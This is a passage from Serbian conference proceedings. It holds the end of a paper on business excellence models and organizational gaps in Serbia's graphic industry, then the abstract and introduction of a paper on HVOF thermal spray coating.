Pitanje atributa je imalo drugačiji pravac. Na početku istraživanja broj atributa je bio 10 u prvobitnoj oblasti zbira kriterijuma mogućnosti organizacije i 5 u oblasti zbira kriterijuma rezultati organizacije. Atributi su se ponavljali kroz pripadajuće kriterijume i podkriterijume u svakoj organizaciji, i to prvih deset zbirno 5.600 puta, a drugih pet 1.680. Došlo se do zaključka



DOI: 10.15308/Synthesis-2015-254-261

da je neophodno odstraniti (ili preformulisati) sledeće atribute: integrativno, inovativno i inovacije. Jasno je da se radi o smanjenju broja atributa za 20% što prikazuje sličnu vrednost u odnosu na procenat smanjenja podkriterijuma. Preporučuje se smanjenje 16 podkriterijuma i 5 atributa. Može se izneti preporuka, da je predložena prosečna vrednost za koju bi trebalo smanjiti broj podkriterijuma i atributa u novom modelu (prema prikazanooj statističkoj metodi kontrolne karte) prosečno za 19,5% u odnosu na početne zahteve modela upitnika PROPR matrice (19% + 20% / 2).

Analizom slike 19. i 20. na kojima su predstavljene tendencije kretanja procesa na bazi MH modela izvrsnosti i PROPR matrice, u početnom originalnom obliku (slika 18.) i nakon izvršenih korekcija (slika 20), stvorena je osnovna pretpostavka za razmišljanje o izradi modela poslovne izvrsnosti za grafičku industriju Srbije. Formiran je predlog modela poslovne izvrsnosti za grafičku industriju Srbije.

## JAZ GRAFIČKE INDUSTRIJE U SRBIJI I OKRUŽENJU

**Poslovno-tehnološki jaz.** Tehnološki element je temelj oko koga bi trebalo graditi dalja nastojanja ka poslovnoj izvrsnosti. Dva su razloga za to: prvi je, da već postoji neka tehnološka infrastruktura na čijoj bazi se već posluje a i može se dalje nadgrađivati; drugi razlog je što tehnološke inovacije i razvoj već postoje (manje ili više zastupljene) i započele su promene u poslovanju voljno ili nevoljno u odnosu na grafičke kuće i grafičku privredu u celini. U grafičkoj industriji kao u retko kojoj grani privrede prisutan je trend novih tehnologija i to u svim sferama rada. Bez računara i softverskih pomagala, raznih IT elemenata danas nijedna grafička organizacije ne može i ne posluje, bez obzira šta proizvodi (od navedenih devet grupa grafičkog proizvoda) i u kom obimu izrađuje.

Kako je proizvodnja usko vezana za tehnologiju neminovno je očekivati da je najpre u području poslovno-tehnološkog jaza došlo do prelivanja potreba i dešavanja iz okruženja i na naše prostore. To je od posebnog značaja jer ovo područje nije bilo zapaženo kao proizvođač tehnologije (bar u sferi grafičke industrije), već kao korisnik proverenih dostignuća iz okruženja. U tom svetlu grafička industrija Srbije (i zemlja Srbija) pripada zemlji i organizacijama, definisanim kao "imitatori"u teoriji (teorija tehnološkog jaza i teorija životnog ciklusa proizvoda) i praksi. Grafička tehnologija (koja intezivno koristi IT u fazi pripreme proizvodnje) prilagođena je postojećoj infrastrukturi, tj. retko koja organizacija je imala mogućnost da nabavi standardazovanu novu tehnologiju. Nova (aktuelna) tehnologija koja se koristi u fazi pripreme grafičkog proizvoda uslovljena je primenom računara i adekvatnih uređaja, koji su ekonomski relativno dostupni i u velikoj su ponudi, te je iz tog razloga maksimalno podržana ova početna faza izrade grafičkog proizvoda. Kako su ostale faze (štampa i dorada) uslovljene mnogo skupljim i kompleksnijim mašinama/uređajima (samim tim i ekonomski teže dostupnim), pojavio se iznuđeni i privremeni način proizvodnje "polu-industrijski rad". Pod ovim izrazom podrazumeva se spektar aktivnosti i operacija koje se rade ručno, a u industrijskom su toku procesa. Angažovani su specijalisti i visko obučeni akteri za određene aktivnosti koji mogu uspešno da prate industrijski tok izrade u pravom trenutku i na adekvatan način. Ovo prelazno rešenje koristi se u serijskom načinu izrade grafičkih proizvoda i odraz je prilagođavanja ove industrijske grane posledicama tranzicionog nasleđa na ovim prostorima.

**Organizacioni jaz.** Predstavlja dobrovoljnu tržišnu barijeru, tako da sam čin prevazilaženja ove prepreke primorava organizaciju da primeni poslovanje kojim se obezbeđuje epitet "pouzdanosti u poslovanju". Ovo je neophodna karakteristika za pojavljivanje na međunarodnom tržištu. Prevazilaženje ovog nesklada između novog i starog načina poslovanja kao prvi uslov zahteva posedovanje aktuelne organizacione kulture. Kada su obezbeđeni navedeni uslovi pristupa se integtaciji i usklađivanju neophodnih standarda, njihovih pripadajućih MS sa menadžmentom organizacije. Navedeni put implementacija standarda sistema, ide najpre prihvatanjem standarda sistema kvaliteta ISO 9001 i QMS zato što on "priprema teren" tj. organizaciju za dalje prevazilaženje ovog jaza.

On menja osnovni pristup poslovanja jer inicira:

- procesni pristup u sagledavajnja aktivnosti organizacije;
- pretvara kontrolni u preventivni pristup stvaranja kvaliteta.

Prateći vrednosti uzorkovanih organizacija (vodećim u grafičkoj industriji Srbije) primećeno je da je većina organizacija (87,5%) uvela u svoje poslovanje ISO 9001. Ostali standardi su zastupljeni u manjem obimu (ISO 14001, OHSAS 18001, HACCP, ISO 2200, itd.). U grafičkoj industriji Srbije nije zabeležena nijedna organizacija koja je implementirala IMS i standard ISO 9004:2009.

Uzrok ovakvom stanju nije samo ekonomsko ograničenje, već i neodgovarajuća organizaciona kultura i nedostatak lidera/rukovodilaca koji će shvatiti značaj standarda i uložiti energiju za njihovo implementiranje. Ponekad uvođenje standarda predstavlja obavezu koja će omogućiti poslovanje na međudržavnom tržištu. Uspeh u primeni standarda zavisi od stava lidera/rukovodstva. Najčešći oblik učenja lidera vezuje se za neke tehnologije ili načine poslovanja, sa kojim se susreću pri nabavci repromaterijala ili mašina u inostranim zemljama, koje pokušavaju da sprovedu u svojim organizacijama.

Iz navedenih razloga, najbolje rezultate daju takozvane "firme ćerke", koje su delovi već razvijenih sistema. One prihvataju i sprovode organizacionu kulturu svojih centrala i time utiču na svoje poslovno okruženje. Primenjuju "obavezne standarde" i načine poslovanja u čemu im finansijski i edukacijom pomaže "baza". Takvim načinom poslovanja one prenose svoje zahteve na partnere i saradnike u okruženju i postaju model poslovanja koji evidentno donosi materijalnu i duhovnu dobit.

Za dalji razvoj poslovanja, formiranje modernog društva i postavljanje zdravih osnova, možda je idealna upravo krizna situacija u kojoj se nalazi naše poslovno i društveno okruženje. Kako su ove aktivnosti povezane sa preobražajem čitavog društva neophodan je širi pristup i edukovanje, gde bi država trebalo da obezbedi uslove, nauka da podeli saznanja, a privreda da zahteva i prihvata neophodna znanja i veštine za svoje obitavanje.

Organiazacioni element je pre par decenija utemeljio svoje prisustvo na ovim prostorima i odvija se u granicama svojih maksimalnih mogućnosti, koje su uslovljene ekonomskim okolnostima. Ponekad se iznosi netačna tvrdnja kako "organizacije neće" da primene određene standarde, MS i procedure. Dozvoljava se mišljenje da je ova tvrdnja bila izražena na početku uvođenja zahteva za standardima na ovim prostorima (1990-2001). Podsećamo da je grafička industrija Srbije preživela jednovremeni proces vlasničke, tržišne i tehnološke transformacije u drugi politički sistem. U početnom periodu ovih procesa nestale su mnoge "državne i društvene grafičke organizacije", a iznikao je veliki broj mikro organizacija koje su pokušale da nastave poslove ugašenih grafičkih organizacija. Grafičke organizacije koje su nastavile kontinuitet u radu prošle su (i prolaze) kroz vlasničke i organizacione promene poslovnih sistema. Nove grafičke organizacije su se susrele sa velikom nedoumicom u poslovanju kada su shvatile da je smanjenje kapaciteta teritorije proporcionalno smanjilo i veličinu domaćeg tržišta. Većina njih nije bila spremna ili nije bila u ekonomskoj, menadžerskoj i poslovnoj mogućnosti da pokrene poslovanje na inostranom tržištu. Razlog



DOI: 10.15308/Synthesis-2015-254-261

je jasan - na čelu novonastalih grafičkih organizacija uglavnom su se nalazili niži rukovodioci koji su poznavali samo način poslovanja koji je bio primenjen u nekadašnjim velikim grafičkim kućama. Princip dogovorne ekonomije (i korupcije) primenjivan je na ovim prostorima u velikom obimu. Pojava standarda je tada tumačena kao nametanje nepotrebnih troškova, promenu načina poslovanja i izbegavana je uz obrazloženje "kako se neće raditi za inostrano tržište" i da su standardi neophodni samo "tamo". Ključan razlog odbijanja implementacije standarada bio je nedostatak edukacije, menadžera i Lidera u tom vrmenskom trenutku. Vremenom, prateći zahteve i promene u okruženju veće grafičke organizacije postaju ili vlasništvo inostranih istorodnih kompanija ili se opredeljuju za upliv u regionalno/globalno tržište. Obrazuju se i kadrovi koji prepoznaju principe, oblike i zahteve novog tržišta i implementiraju svoje znanje i umeće u grafičke organizacije. Novi menadžeri, inženjeri, lideri suočeni sa tržišnim barijerama, zalažu se i implementiraju neophodne standarde i MS u strukture poslovanja grafičkih organizacija. Oni uspešno kombinuju zatečenu infrastrukturu i "polu industrijski način" (prelazni element) izrade grafičkih proizvoda sa novom tehnologijom i grade potpuno nove kulture poslovanja.

Veoma važan faktor u promeni svesti i razmišljanju zaposlenih sa ovih prostora jeste upliv stranog kapitala i kompanija na ove prostore. Strane kompaine su sa sobom donele i drugačiji, aktuelni način poslovanja, poslovnih običaja i navika koje je domaća privreda morala da prihvati: od radnog vremena, kodeksa ponašanja, poštovanja ljudskih prava, itd. Svojim radom u inistranim organizacijama zaposleni prihvataju i nova mišljenja, shvatanje novog drugačijeg poslovanja i time povećavaju nivo društvene odgovornosti. Permanentni kursevi i drugi različiti oblici edukacije i postoje da bi zaposleni lakše prihvatili organizacionu kulturu i shvatili procese i načine rada organizacija. Dolazi do promene razmišljanja zaposlenih, menjaju se njihovi prioriteti (i kada su u ulozi potrošača), zahtevi, formira se novi društveni ambijent (Čudanov, 2012).

## KULTUROLOŠKI JAZ

Sledeći korak u aktivnosti smanjenja jaza jeste pitanje organizacione kulture. Oko postojećeg tehnološkog jezgra trebalo bi graditi novu kulturu organizacije. Lider/rukovodstvo su ključni elementi za racionalni nastavak menjanja stare i građenja nove kulture organizacije. U savremenim organizacijama pojmovi Lider/rukovodstvo se vezuju za promene. Oni su ti koji prilagođavaju organizacije promenama u okruženju a i sami kreiraju promene. Od njih se i u slučaju poslovanja grafičke organizacije očekuje da vode proces promena za korak ispred drugih. Njihova edukacija i sposobnost obezbeđuju im dugoročno planiranje i razmišljanje. S obzirom da prepoznaju "da je zalaganje za očuvanje *status quo* stanja pogubno u uslovima turbulentnih promena u okruženju" moraju ovo shvatanje da podele sa svim zaposlenima. Neophodno je da lider grafičke organizacije, sa jedne strane bude edukovan iz oblasti čime se ta organitzacija bavi, a sa druge strane da dobro poznaje privredne aktivnosti u privrednoj grani i celokupnom društvu i da oko sebe okupi tim sastavljen pretežno od tkzv. T-inženjera. Pojava problema pokretanja značajnih organizacionih promena leži generalno (i u grafičkim organizacijama) u činjenici da u našim organizacijama postoji veliki broj rukovodilaca (menadžera), a mali broj lidera. Ove promene se teže sprovode u većim nego u manjim poslovnim sistemima, jer njihova struktura zaposlenih sadrži veliki broj rukovodilaca/šefova sa uskogrudim načinom razmišljanja, okrenutih internim problemima i birokratiji. Po pravilu ove organizacije imaju malo ili nedovoljno Lidera, pokretača neophodnih promena.

Kultuloroški jaz je nivo prepreka koje se mogu pevazići jedino ako je društvo razvijeno do te mere da je organizaciona kultura na zavidnom nivou, da je organizacija "ona koja uči", da su u poslovanju prisutne permanentne i sistemske inovacije i poboljšanja. U takvim uslovima može se realno primeniti TQM koncept koji će dovesti do tranzicije menadžmenta kvaliteta u kvalitet menadžmenta korišćenjem kriterijuma modela poslovne izvrsnosti.

Navedeni zahtevi ne smeju obeshrabriti napore u dobrom poslovanju organizacija koje su krenule putem izvrsnosti i u nepripremljenom okruženju (kao što su ovi prostori). Naprotiv, napori ka poslovnoj izvrsnosti moraju unaprediti i tretirati kao uzor i primer težnji ka dobrom poslovanju. U tom pravcu se realizuje izrada poslovnog modela izvrsnosti grafičke industrije Srbije, kako bi ona definisala svoje "najbolje" organizacije, okupila ih u neku društvenu organizaciju (npr. nacionalni grafički klaster), kako bi organizacije lakše ostvarile bolje načine poslovanja.

Organizaciona kultura predstavlja temelj stvaranja imidža i identiteta svake organizacije. Izgradnjom organizacione kulture definišemo pozitivni identitet organizacije, način poslovanja i celokupni poslovni ambijent koji se reflektuje na širu društvenu zajednicu. Iz interne kulture organizacije proističe njena prepoznatljivost na tržištu što je jedna od važnih karakteristika svake organizacije (npr. Politika, Novosti). Ona predstavlja zajedničko viđenje članova jedne poslovne organizacije, utiče na način ponašanja zaposlenih, skup vrednosti, simbola, rituala, mitova i prakse. Promoteri izgradnje organizacione kulture moraju biti lider i rukovodstvo organizacije. Ne postoji "idealna organizaciona kultura", već odgovarajuća organizaciona kultura. Lider i rukovodstvo moraju dati primer i model organizacione culture, širenjem etičkog ponašanja među zaposlenima kroz obuku, javne nagrade i kažnjavanje neetičkog ponašanja.

Ukoliko vremenom ne evoluira, organizaciona kultura može postati barijera internim promenama.

## PROMENA ORGANIZACIONE KULTURE

**Faza odmrzavanja.** U početnoj fazi procesa promene organizacione kulture, rukovodstvo mora da pospeši razumevanje i analizu postojeće kulture kod zaposlenih. Prikazivanjem internih karakteristika organizacije dolazi se do spoznaje ograničenosti poslovne i proizvodne sposobnosti organizacija. Prisutan je nedostatak procesnog doživljavanja organizacije. Poznate su činjenice koje otežavaju početni korak: nasleđena infrastruktura, znanje u skladu sa starom tehnologijom rada, pridruživanje starih normi, prevaziđen asortiman proizvoda, nepoverenje prema novom, nedostatak novih tehnologija, nedostatak obrazovanog osoblja "sa širinom", mnogo specijalista koji se koriste u poluindustrijskom radu, itd. Neophodno je da zaposleni prihvate prevaziđenost i zastarelost postojeće kulture organizacije, koje često nisu svesni, već je doživljavaju kao svoj drugi dom (prilagođavajući radnu okolinu komoditetima iz privatnog života).

Nastupajuća promena se uglavnom doživljava kao negiranje prošlosti i lični gubitak. U ovoj fazi lideri/rukovodioci moraju posebno ispoljiti energičnost i upornost ukazujući ličnim primerom na ispravnost promena. Na kraju, zaposlene treba sistematski i primerom upoznati sa prednostima nameravane promene uz prezentovanje već (sličnih) postignutih rezultata. Time se obezbeđuje podrška zaposlenima i timovima koji imaju viziju o neophodnosti bolje organizacione kulture.

Prihvatanjem ograničenja i karakteristika zastarele kulture i definisanjem željene kulture, organizacija identifikuje „jaz kulture" koji je neophodno prevazići (Čudanov, 2012; Stanojković, 2014).



DOI: 10.15308/Synthesis-2015-254-261

**Faza promena i sprovođenja.** Neophodno je da u ovoj fazi Lider/rukovodstvo pokažu energičnost i nepokolebljivost uz veliku dozu kompetentnosti.Poželjno je da se preduzimaju aktivnosti i potezi sa brzo vidljivim rezultatima kao što je npr. racionalizacija administracije na funkcionalni nivo reinženjeringom celokupne organizacione strukture. Lider mora razvijati odgovornost zaposlenih uz njihovo uvažavanje i uključivanje u donošenje odluka, biranjem najboljih pojedinaca za vođe timova. Na taj način se diferencira "kritična masa pojedinaca" koji su najbolje shvatili i prihvatili predstojeću promenu organizacione kulture i koji će izneti najveći teret njenog novog uspostavljanja. Ovi zaposleni čine zdravu osnovu za dalji razvoj interne kulture organizacije deljenjem znanja u novonastaloj organizacionoj kulturi. Neophodna je izgradnja raznih modela za iznošenje raznovrsnosti i stimulacije u poslovanju, kooperacija zaposlenih, umesto konkurencije.

**Faza zamrzavanja**. U ovoj fazi neophodno je da zaposleni prihvate novi kulturni obrazac kao deo svakodnevnice. Zamenom tradicionalnog načina funkcionalnog organizovanja poslovnog sistema (u većini slučajeva) i primenom procesnog pristupa poslovanju organizacija je kročila u novu kulturu poslovanja. Ukidaju se oštre granice između organizacionih celina, poništavaju se zastarele mentalne strukture rada „mi protiv njih" i pojava konkurencije među organizacionim celinama. Na kraju se menjaju tradicionalne vrednosti, verovanja, i dotadašnji načini obavljanja poslova, što je suština prilagođavanja organizacije promenama u okruženja. Kultura usmerava organizaciju i postaje njen operativni sistem. Sledi kreiranje novih kodeksa i normi ponašanja, simbola ili prioriteta, čime se demonstrira raskidanje veza sa starim načinom poslovanja i učvršćuje se nova organizaciona kultura. Da bi demonstrirali posvećenost promeni kulture neophodno je pokazati odlučnost u promenama. Primer: fizičke-vidljive promene u organizaciji kao što su zamena starih mašina novom tehnologijom ili promena ključnih osoba (operatera, menadžera) čime pokazujemo odlučnost u akciji prema zaposlenima. U grafičkoj industriji Srbije prisutna je velika raznolikost u strukturi poslovanja. Proizvodi grafičke industrije su zastupljeni u svim domenima poslovanja, što čini specifično održavanje poslovno-tehnološkog nivoa organizacija, koje se bave izradom grafičkih proizvoda. Svaka organizacija je različita i ima svoje specifičnosti koje proizilaze iz kulturnog obrasca same organizacije. Postoji više modela organizacione kulture koji se primenjuju u upravljanju grafičkim organizacijama u zavisnosti "šta" i "kako" organizacija proizvodi: knjige, časopise, kutije, PVC kese, vreće, omote, brošure, salvete, registratore, fascikle, blokove, obrasce, itd. (Čudanov, 2012).

**Jaz raznolikosti i društvene odgovornosti.** Globalizacija dovodi do promena u svim sferama života ljudi, svet se razvija u pravcu većeg međusobnog uticaja, a vreme i prostor gube na značaju. Razvoj komunikacione tehnologije doprinosi zbližavanju, uvećanju znanja, nudi načine i modele za razvoj ljudskih sposobnosti. U takvim okolnostima postavlja se pitanje, može li se raznolikost odupreti globalizaciji? Različiti načini na koje pristupamo ovoj kompleksnoj realnosti dovode do različitih ishoda. Na ovim prostorima (južnog Balkana) odavno žive i rade ljudi različitog kulturnog porekla. Migracija stanovništva iz jedne zemlje u drugu i dalje je aktuelna zbog skorašnjih dešavanja na ovom prostorima. Tradicionalni oblici pripadnosti se ruše ili uklapaju u neki novi kulturalni oblik, gde pojedinac donosi odluku o mestu na kome će živeti. Pojedinac kao deo društva postaje odgovoran za društvo u kome živi s obzirom na međuzavisnost današnjeg sveta i neophodnost dubokog poštovanja različitosti.

Oslonac ovakvog bitisanja potrebno je prepoznati u Konvenciji o zaštiti i promovisanju raznolikosti kulturnih izraza i aktuelnih propisa (UNESCO, 2005).

Neophodno je napraviti razliku između pojma raznolikost i različitost. Pojam raznolikosti je misao o raznom (spektar nečega) i predstavlja kulturološko bogatstvo, a ne suprostavljen entitet (vrlo čest stereotip). Manipulacija raznolikošću dovodi kulturno nasleđe u središte kulturnih podela i ima negativan uticaj na psihologiju ljudi i stvaranje nepotrebnih stereotipa društva. U prevazilaženju ovog jaza neophodna je primena nove strategije totalnog kvaliteta (TQS) koja se zasniva na porastu društvene svesti zajednice u okviru koje organizacija obitava.

Društvena svest mora da sažme dve sfere življenja:

- podsticanje tradicionalnih razlika između ljudi različitih zajednica (prilaz odozdo);
- rast društvene odgovornosti i unapređenje performansi životne sredine (prilaz odozgo). Kako je organizacija deo društvene zajednice ona mora (prilikom savladavanja jaza raznolikost i društvene odgovornosti) težiti obezbeđivanju optimalnog i inspirativnog radnog okruženja svim zaposlenima. Svoje namere organizacija objavljuje i prikazuje u obliku raznih kodeksa rada i ponašanja široj društvenoj javnosti raznolikim medijumima. Primer: Generali Grupa Kodeks ponašanja (Čudanov, 2012; Stanojković, 2014).

Zadovoljenje uslova raznolikosti i društvene odgovornosti. Prema popisu iz 2011. godine (Bez Kosova i Metohije), na ovim prostorima obitavaju: Srbi (6,0 miliona, 83,3% ), Mađari (253,9 hiljada ili 3,5%), Romi (147,6 hiljada ili 2,1%) i Bošnjaci (145,3 hiljada ili 2,0% ), dok ostale nacionalnosti participiraju sa ispod 1% zastupljenosti, Hrvati (57,9 hiljada ili 0,8%), Slovaci (52,8 hiljada ili 0,7%), Crnogorci (38,5 hiljada ili 0,5%, Vlasi (35,3 hiljada ili 0,5%) (Knjiga 4, RSZ). Poštovanje kulturoloških razlika, poštovanja ljudskih prava i prava manjinskih grupa, solidarnosti, načela jednakih prava za sve, aktivnog učešća i demokratije su aktivnosti za koje je neophodno učešće celokupnog društva i institucija države.

Fomiranje klastera i inkubatora grafičke industrije neophodni je korak ka boljoj organizaciji grafičkih organizacija čime bi one aktivnije upravljale svojim interesima u odnosu na dobavljače, konkurenciju i ostala tržišna ograničenja. Treba napomenuti da je angažovanje države prirodno i neophodno u obezbeđivanju uslova za poslovanje celokupne privrede.

Država bi trebalo da stvori ambijent, rukovodi i pospešuje aktivnosti za uvođenje i upravljanje dostignutim nivoom kvaliteta (implementacijom standarda/sistema). Preporuka je da se na nivou države oformi telo za upravljanje sistemom kvaliteta grafičkih organizacija (u Ministarstvu industrije i/ili Pripривrednoj komori). Na ovaj način, telo bi se bavilo popularizacijom, motivacijom, problemima sprovođenja, obukom i savetovanjem. Njega bi činili multidisciplinarni timovi stručnjaka, sposobni da svakoj grafičkoj organizaciji pomognu u rešavanju tekućih i dugoročnih problema.

## 4. REZULTATI I DISKUSIJA

Rezime istraživanja: Sagledavši prikazane oblike jaza između aktuelnih svetskih zbivanja i grafičke industrije Srbije, uočava se da je stepen primene aktivnosti sledeći: najviše je urađeno u savladavanju poslovno-tehnološkog jaza, zatim nešto manje kod anuliranja orgnizacionog jaza, još manje na nivou kulturoloških zbivanja i možda najmanje u savladavanju razmaka između krajnjih tačaka (raznolikosti i društvene odgovornosti).

Ovako zatečeno stanje može se objasniti sledećim zapažanjima.

Opšti izgled tabele: Kontrolna lista oscene MH kriterijuma, kontrolne karte i uporedni prikaz kriterijuma MH modela i kriterijuma paradigme modela izvrsnosti.



DOI: 10.15308/Synthesis-2015-254-261





Tabela1. Kontrolna lista ocene MH kriterijuma





Tabela 2. Opšti izgled kontrolne karte

| *Model izvrsnosti* | *Struktura modela izvrsnosti* | *Broj poena/procenata* |
|---|---|---|
| **MH model poslovne izvrsnosti** | 1. Liderstvo, | 100/(10%) |
| | 2. Orijentacija na kupca i partnerstvo, | 70/(7%) |
| | 3. Vizija i strategija, | 70/(7%) |
| | 4. Ljudi, | 70/(7%) |
| | 5. Resursi, | 60/(6%) |
| | 6. Procesi, | 100/(10%) |
| | 7. Kontinualna poboljšanja i inovacije, | 80/(8%) |
| | 8. Proizvodi, | 100/(10%) |
| | 9. Rezultati prema kupcima, | 120/(12%) |
| | 10. Rezultati u odnosu na ljude | 60/(6%) |
| | 11. Reziltati u odnosu na društvo | 50/(5%) |
| | 12. Performanse ključnih rezultata | 120/(12%) |
| | ZBIR: | *1000 (100%* |
| **Paradigma modela poslovne izvrsnosti za grafičku industriju Srbije** | 1. Plašt mogućnosti organizacije: | **1 - 600 (60%)** |
| | 1.1. Liderstvo, | 90 (9%) |
| | 1.2. Strategija i orijentacija na kupca, | 90(9%) |
| | 1.3. Ljudi, | 90 (9%) |
| | 1.4. Partnerstvo i resursi, | 100 (10%) |
| | 1.5. Proces, | 140 (14%) |
| | 1.6. Kontinualna poboljšanja i inovacije. | 90 (9%) |
| | 2. Plašt ostvarenih rezultata organizacije: | **2 - 400 (40%)** |
| | 2.1. Rezultati u odnosu na proizvod, | 100 (10%) |
| | 2.2. Rezultati prema kupcima , | 100 (10%) |
| | 2.3. Rezultati u odnosu na ljude, | 50(5%) |
| | 2.4. Reziltati u odnosu na društvo, | 50 (5%) |
| | 2.5. Vrednost ključnih rezultata. | 100 (10%) |
| | ZBIR: | **(1 + 2)** *1000/ (100%)* |

Tabela 3. Uporedni prikaz kriterijuma MH modela i kriterijuma paradigme modela izvrsnosti



DOI: 10.15308/Synthesis-2015-254-261

## 5. ZAKLJUČAK

Na osnovu primenjene statističke metode (kontrolne karte) i analizom postojećeg razmatranja jaza organizacija grafičke industrije i okruženja možemo dati odgovor na hipotezu: da li je moguća primena modela poslovne izvrsnosti na grafičke organizacije u Srbiji?

Da, postoje realni uslovi za primenu modela poslovne izvrsnosti na grafička organizacija Srbije.

U tu svrhu je izrađena i paradigma modela poslovne izvrsnosti karakteristične za grafičku industriju.

Angažovanje državnih institucija obezbeđivanjem uslova za bolje poslovanje umnogome bi pomoglo privrednim aktivnostima svih organizacija na ovim prostorima.

## LITERATURA

Čudanov, M. (2012). Organizaciona kultura i etika. Master rad, Fakultet organizacionih nauka. Beograd.

Heleta, M. (2008). Menadžment kvaliteta. Beograd: Univerzitet Singidunum.

Heleta, M. (2010). TQM Modeli izvrsnosti i integrisani menadžment sistemi. Beograd: Zavod za udžbenike.

Kostić, M. (2004). Metode i tehnike za poboljšanje kvaliteta. Beograd: Viša politehnička škola.

Stanojković, S. (2014). Modeli izvrsnosti i samoocenjivanje u grafičkoj industriji Srbije. Pristupni rad, Univerzitet Singidunum, Beograd.



DOI: 10.15308/Synthesis-2015-254-261

Synthesis
International Scientific Conference of IT and Business-Related Research

# METALIZACIJA VELIKIM BRZINAMA U STRUJI PRODUKATA SAGOREVANJA - HVOF

## HIGH VELOCITY OXYGEN FUEL (HVOF) SPRAYING

Aleksandar Maslarević[1], Bratislav Rajičić[2], Gordana Bakić[2], Miloš Đukić[2], Aleksandar Đorđević[3]
[1]Inovacioni centar Mašinskog fakulteta Univerziteta u Beogradu, Srbija
[2]Univerzitet u Beogradu, Mašinski fakultet, Srbija
[3]Messer Tehnogas, a.d. Beograd, Srbija

**Apstrakt:**
Produžetak radnog veka mašinskih delova i opreme sve češće se zasniva na zaštiti određenih površina nanošenjem prevlaka. U cilju povećanja otpornosti mašinskih delova na određene uslove rada, kao što su korozija ili neki od vidova habanja, primenjuju se prevlake koje su najčešće drugačijeg sastava od osnovnog materijala. Postupci nanošenja prevlaka su raznovrsni, a jednu veliku grupu čine postupci metalizacije kojima se na osnovni materijal (supstrat) nanosi prevlaka raspršivanjem. Metalizacija velikim brzinama u struji produkata sagorevanja (*High Velocity Oxygen Fuel - HVOF*) je postupak metalizacije koji se može izdvojiti kao jedan od postupaka nove generacije. HVOF postupkom se dobijaju prevlake visokog kvaliteta sa niskim sadržajem oksida i malim udelom poroznosti, kao i odličnom vezom sa supstratom. U ovom radu je prikazan istorijat i razvoj HVOF postupka metalizacije sa primerima njegove industrijske primene korišćenjem različitih vrsta prevlaka.

**Ključne reči:**
metalizacija, savremene metode, HVOF, prevlake.

**Abstract:**
Service life extension of machine parts and equipment is more frequently based on protecting certain, particularly endangered areas, by applying the coatings. In order to increase the resistance of the mechanical parts exposed to severe service conditions, such as corrosion or abrasion, different types of coatings are applied. Such coatings typically have different chemical composition and characteristics compared to the base material (substrate). There are various coating processes, including one large group of processes, called thermal spraying. High velocity oxygen fuel spraying - HVOF, is among the new generation thermal spray coating processes. HVOF process provides high-quality coatings with low oxide content, low porosity and excellent bond with the substrate. The paper provides a historical overview of the development of HVOF process with the examples of its industrial applications, using different types of coating materials.

**Key words:**
thermal spraying, advanced methods, HVOF, coatings.

## 1. UVOD

Prevlake koje se nanose na mašinske delove, u poslednjih sto godina tehnološkog razvoja nalaze sve širu primenu. Postoji više razloga zašto se prevlaka nanosi na mašinski deo, a osnovni je produženje radnog veka mašinskih delova povećanjem otpornosti na abraziju, eroziju, koroziju, oksidaciju, itd. Nanošenjem prevlaka na mašinske delove mogu se popraviti svojstva materijala sa ciljem izlaganja oštrijim režimima rada (npr. prevlake koje omogućavaju rad na povišenim temperaturama). Takođe, prevlake se nanose na mašinske delove u cilju reparacije delova, a često se nanose i u procesu proizvodnje čime se produžava njihov vek upotrebe, a kasnije snižavaju troškovi održavanja postrojenja (Fauchais, *et al.*, 2014).

Metalizacija je sveobuhvatni naziv za grupu postupaka kojima se na pripremljenu površinu nanose metalni ili nemetalni materijali u tečnom, polutečnom ili čvrstom stanju (Pawlowski, 2008). Dodatni materijali mogu biti u praškastom stanju, u obliku žice, keramičke šipke ili u rastopljenom stanju (Fauchais, *et al.*, 2014; Hermanek, 2001). Centralni deo sistema za metalizaciju je pištolj, koji pretvara hemijsku, kinetičku i energiju elekričnog pražnjenja u toplotnu i/ili kinetičku energiju, i tako formira struju zagrejanih (vrelih) gasova, slika 1. U pištolj se takođe dovodi i dodatni materijal koji, usled delovanja struje vrelih gasova, dobija određeno ubrzanje pri kome udara u pripremljenu površinu supstrata. Pri udaru u supstrat dodatni materijal, kapljica/čestica, se deformiše i formira oblik diska ili se rasprskava. Svaka naredna kapljica/čestica nošena strujom vrelih gasova će se deponovati po istom principu i na taj način formirati slojevitu strukturu, odnosno prevlaku (Fauchais, *et al.*, 2014; 